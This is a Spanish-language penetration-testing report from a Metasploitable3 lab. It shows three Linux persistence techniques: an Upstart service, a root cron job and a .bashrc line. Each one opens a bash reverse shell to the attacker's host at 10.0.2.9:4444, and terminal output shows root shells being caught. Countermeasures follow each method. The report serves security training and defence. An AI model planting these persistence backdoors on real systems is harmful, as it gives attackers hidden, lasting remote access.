

Informe de Pentesting: Persistencia en Metasploitable

Resumen Ejecutivo

Se llevaron a cabo dos métodos de persistencia en un entorno Linux utilizando Metasploitable3. Ambas técnicas permiten mantener un acceso remoto a la máquina comprometida, incluso después de reinicios del sistema. Estas técnicas son comunes en entornos de ataque persistente y destacan la importancia de la protección de servicios y la monitorización de tareas programadas.

Informe Técnico

Objetivo del Pentesting

Evaluar y establecer métodos de persistencia en un servidor Linux (Metasploitable3). Estos métodos utilizan servicios del sistema y cron jobs para crear accesos remotos permanentes hacia el atacante.

Máquina Atacante y Víctima

- Atacante: Kali Linux (IP: 10.0.2.9)
- Víctima: Metasploitable3 (IP: 10.0.2.254)

Método 1: Servicio Personalizado para Persistencia

1. Descripción: Se configuró un servicio personalizado en la máquina víctima utilizando Upstart. Este servicio ejecuta un shell inverso hacia la máquina atacante cada vez que el sistema inicia.

2. Procedimiento:

- Archivo del servicio: Se creó el archivo `/etc/init/persistente.conf` con el siguiente contenido:

```
description "Servicio Persistente"  
start on runlevel [2]  
stop on shutdown  
script  
    bash -i >& /dev/tcp/10.0.2.9/4444 0>&1
```

end script

Evidencia: Configuración del archivo del servicio persistente.

```
GNU nano 2.2.6 File: /etc/init/persistente.conf
description "Servicio Persistente"

start on runlevel [2]
stop on shutdown

script
    bash -i >& /dev/tcp/[10.0.2.9]/[4444] 0>&1
end script

[ Read 9 lines ]
Get Help  WriteOut  Read File  Prev Page  Cut Text  Cur Pos
Exit      Justify   Where Is  Next Page  UnCut Text To Spell
```

- Pruebas del servicio: Se inició el servicio manualmente con el comando:

`sudo start persistente`

Evidencia: Conexión establecida utilizando el servicio persistente.

```
amartinez@Kali: ~
File Actions Edit View Help
Welcome to the Real World, amartinez. Follow the white rabbit.
(amartinez@Kali)-[~]
$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.0.2.9] from (UNKNOWN) [10.0.2.254] 53552
bash: cannot set terminal process group (3701): Inappropriate ioctl for device
bash: no job control in this shell
root@metasploitable3-ub1404:~#

vagrant@metasploitable3-ub1404:~$ sudo nano /etc/init/persistente.conf
vagrant@metasploitable3-ub1404:~$ sudo start persistente
persistente stop/waiting
vagrant@metasploitable3-ub1404:~$
```

```
File Actions Edit View Help
Welcome to the Real World, amartinez. Follow the white rabbit.
(amartinez@Kali)-[~]
$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.0.2.9] from (UNKNOWN) [10.0.2.254] 53552
bash: cannot set terminal process group (3701): Inappropriate ioctl for device
bash: no job control in this shell
root@metasploitable3-ub1404:~# exit

(amartinez@Kali)-[~]
$

vagrant@metasploitable3-ub1404:~$ sudo nano /etc/init/persistente.conf
vagrant@metasploitable3-ub1404:~$ sudo start persistente
persistente stop/waiting
vagrant@metasploitable3-ub1404:~$ sudo nano /etc/init/persistente.conf
vagrant@metasploitable3-ub1404:~$ sudo nano /etc/init/persistente.conf
vagrant@metasploitable3-ub1404:~$ sudo reboot
vagrant@metasploitable3-ub1404:~$
Broadcast message from vagrant@metasploitable3-ub1404
(/dev/pts/0) at 22:21 ...

The system is going down for reboot NOW!
Connection to 10.0.2.254 closed by remote host.
Connection to 10.0.2.254 closed.

(amartinez@Kali)-[~]
$
```

3. Impacto: Este método garantiza un acceso persistente y difícil de detectar, ya que el servicio se integra en los scripts del sistema.

4. Contramedidas:

- Monitorear los servicios personalizados en `/etc/init/`.
- Utilizar herramientas como `auditd` para detectar cambios en configuraciones de servicios.

Método 2: Uso de Cron Jobs


1. Descripción: Se aprovechó el sistema de tareas programadas `cron` para ejecutar un comando de shell inverso cada minuto, manteniendo una conexión persistente.

2. Procedimiento:

- Edición del crontab: Se modificó el crontab del usuario root con el comando `crontab -e`, agregando la siguiente línea:

```
***** /bin/bash -c "bash -i >& /dev/tcp/10.0.2.9/4444 0>&1"
```

Evidencia: Configuración del crontab para persistencia con shell inverso.



```
root@metasploitable3-ub1404: ~  
File Actions Edit View Help  
whoami  
root  
root@metasploitable3-ub1404:~# crontab -l  
no crontab for root  
root@metasploitable3-ub1404:~# cat /etc/crontab  
# /etc/crontab: system-wide crontab  
# Unlike any other crontab you don't have to run the `crontab`  
# command to install the new version when you edit this file  
# and files in /etc/cron.d. These files also have username fields,  
# that none of the other crontabs do.  
  
SHELL=/bin/sh  
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin  
  
# m h dom mon dow user  command  
17 * * * * root    cd / && run-parts --report /etc/cron.hourly  
25 6 * * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.  
daily )  
47 6 * * 7 root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.  
weekly )  
52 6 1 * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.  
monthly )  
#  
root@metasploitable3-ub1404:~# ls -la /etc/cron.d/  
total 12  
drwxr-xr-x  2 root root 4096 Oct 29  2020 .  
drwxr-xr-x 109 root root 4096 Jan 26 20:16 ..  
-rw-r--r--  1 root root 102 Feb  9  2013 .placeholder  
root@metasploitable3-ub1404:~# crontab -e  
crontab: command not found  
root@metasploitable3-ub1404:~# crontab -e  
no crontab for root - using an empty one  
  
Select an editor. To change later, run 'select-editor'.  
 1. /bin/ed  
 2. /bin/nano        <---- easiest  
 3. /usr/bin/vim.tiny  
  
Choose 1-3 [2]: █
```

- Ejecución: Esto programó la ejecución de un shell inverso hacia la máquina atacante cada minuto.
- Validación: El atacante recibió un shell en el puerto 4444 cuando el cron ejecutó la tarea.

Evidencia: Conexión establecida mediante cron job.

```
# m h dom mon dow   command
* * * * * /bin/bash -c "bash -i >& /dev/tcp/10.0.2.9/4444 0>&1"

root@metasploitable3-ub1404:~# █

Welcome to the Real World, amartinez. Follow the white rabbit.
(amartinez@Kali)-[~]
$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.0.2.9] from (UNKNOWN) [10.0.2.254] 53469
bash: cannot set terminal process group (3015): Inappropriate ioctl for device
bash: no job control in this shell
root@metasploitable3-ub1404:~# █
```

3. Impacto: Este método garantiza la persistencia, ya que el shell inverso se reenvía automáticamente en intervalos regulares.

- Implementar sistemas de detección de intrusos para detectar conexiones sospechosas.

Recomendaciones Generales

1. Fortalecer la Seguridad del Sistema:

- Restringir los permisos de acceso a directorios críticos como `/etc/init/`` y archivos de configuración del sistema.
- Implementar monitoreo continuo para detectar conexiones no autorizadas.

2. Realizar Auditorías Periódicas:

- Inspeccionar archivos de configuración de servicios.
- Revisar tareas cron y scripts de inicialización.

3. Mitigación Rápida:

- Detener el servicio malicioso con:

```
sudo stop persistente
sudo rm /etc/init/persistente.conf
```

- Limpiar tareas cron sospechosas con:

```
crontab -e
```

Método 3: Modificación del Archivo. `bashrc`


1. **Descripción:** Se modificó el archivo ``.bashrc`` del usuario para incluir un comando que ejecuta un shell inverso cada vez que el usuario inicia sesión en el sistema.

2. Procedimiento:

- Edición del archivo ``.bashrc``: Se agregó el siguiente comando al archivo del usuario:

```
bash -i >& /dev/tcp/10.0.2.9/4444 0>&1
```

Evidencia: Configuración del archivo ``.bashrc``.



```
GNU nano 2.2.6 File: /home/vagrant/.bashrc

if [ -f ~/.bash_aliases ]; then
  . ~/.bash_aliases
fi

# enable programmable completion features (you don't need to enable
# this, if it's already enabled in /etc/bash.bashrc and /etc/profile
# sources /etc/bash.bashrc).
if ! shopt -oq posix; then
  if [ -f /usr/share/bash-completion/bash_completion ]; then
    . /usr/share/bash-completion/bash_completion
  elif [ -f /etc/bash_completion ]; then
    . /etc/bash_completion
  fi
fi
bash -i >& /dev/tcp/10.0.2.9/4444 0>&1
█

^G Get Help      ^O WriteOut     ^R Read File    ^Y Prev Page    ^K Cut Text      ^C Cur Pos
^X Exit          ^J Justify      ^W Where Is     ^V Next Page    ^U UnCut Text   ^T To Spell
```

- Ejecución: Al iniciar sesión en el sistema víctima, el comando en ``.bashrc`` se ejecuta automáticamente y establece una conexión con la máquina atacante.

Evidencia: Conexiones establecidas al iniciar sesión.

```
vagrant@metasploitable3-ub1404: ~  
File Actions Edit View Help  
  
[amartinez@Kali]~  
$ nc -lvnp 4444  
listening on [any] 4444 ...  
connect to [10.0.2.9] from (UNKNOWN) [10.0.2.254] 56434  
bash: cannot set terminal process group (2252): Inappropriate ioctl for device  
bash: no job control in this shell  
root@metasploitable3-ub1404:~# exit  
exit  
exit  
  
[amartinez@Kali]~  
$ nc -lvnp 4444  
listening on [any] 4444 ...  
connect to [10.0.2.9] from (UNKNOWN) [10.0.2.254] 56443  
bash: cannot set terminal process group (2395): Inappropriate ioctl for device  
bash: no job control in this shell  
root@metasploitable3-ub1404:~#  
  
$ sudo ssh vagrant@10.0.2.254  
vagrant@10.0.2.254's password:  
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)  
  
* Documentation:  https://help.ubuntu.com/  
Last login: Sun Jan 26 22:44:17 2025 from 10.0.2.9  
exit  
exit  
^Cvagrant@metasploitable3-ub1404:~$ exit  
logout  
Connection to 10.0.2.254 closed.  
  
[amartinez@Kali]~  
$ sudo ssh vagrant@10.0.2.254  
vagrant@10.0.2.254's password:  
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)  
  
* Documentation:  https://help.ubuntu.com/  
Last login: Sun Jan 26 22:47:58 2025 from 10.0.2.9
```

3. Impacto: Este método asegura que un atacante puede obtener acceso automáticamente cada vez que un usuario inicia sesión en el sistema comprometido.

4. Contramedidas:

- Inspeccionar el archivo `~/.bashrc` de los usuarios en busca de comandos sospechosos.
- Implementar controles de integridad para detectar cambios en archivos de configuración.